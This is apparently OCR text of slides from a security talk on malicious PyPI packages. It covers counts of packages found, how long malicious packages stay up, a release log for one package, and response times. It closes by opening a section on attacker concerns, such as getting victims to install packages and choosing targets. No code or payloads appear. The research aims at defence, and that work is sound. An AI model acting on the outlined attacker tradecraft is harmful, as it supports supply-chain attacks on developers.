
121 days of research

38 packages found by Sonatype


148 packages found by me

4 packages are intersected


121 days of research




PyPI stats. New releases freq




PyPI stats. New releases freq




DoW of clean and malware package creation





Time of life for malware package

Sonatype:
11.8 days
6.5 days (excluding distutil – 196 days of FUD)



project_name	project_version	timestamp	description
pyg-modules	null	2022-06-15 14:55:47.000Z	create
pyg-modules	null	2022-06-15 14:55:47.000Z	add Owner TaylorPYG
pyg-modules	1.0.4	2022-06-15 14:55:47.000Z	new release
pyg-modules	1.0.4	2022-06-15 14:55:47.000Z	add source file pyg-modules-1.0.4.tar.gz
pyg-modules	1.0.4	2022-06-15 15:13:40.000Z	remove release

Time of life for malware package

Packages found by me:

139.2 days...

23.9 days (for packages created after 1 Marth, 89 packages)

325.9 days (for packages created before 1 Marth, 59 packages)

Speed of response: 13 days

Chapter 2:
Malware Development & Protection

Malware User Worries

How to force the victim
to install package

What is my
target audience

How to use PyPI

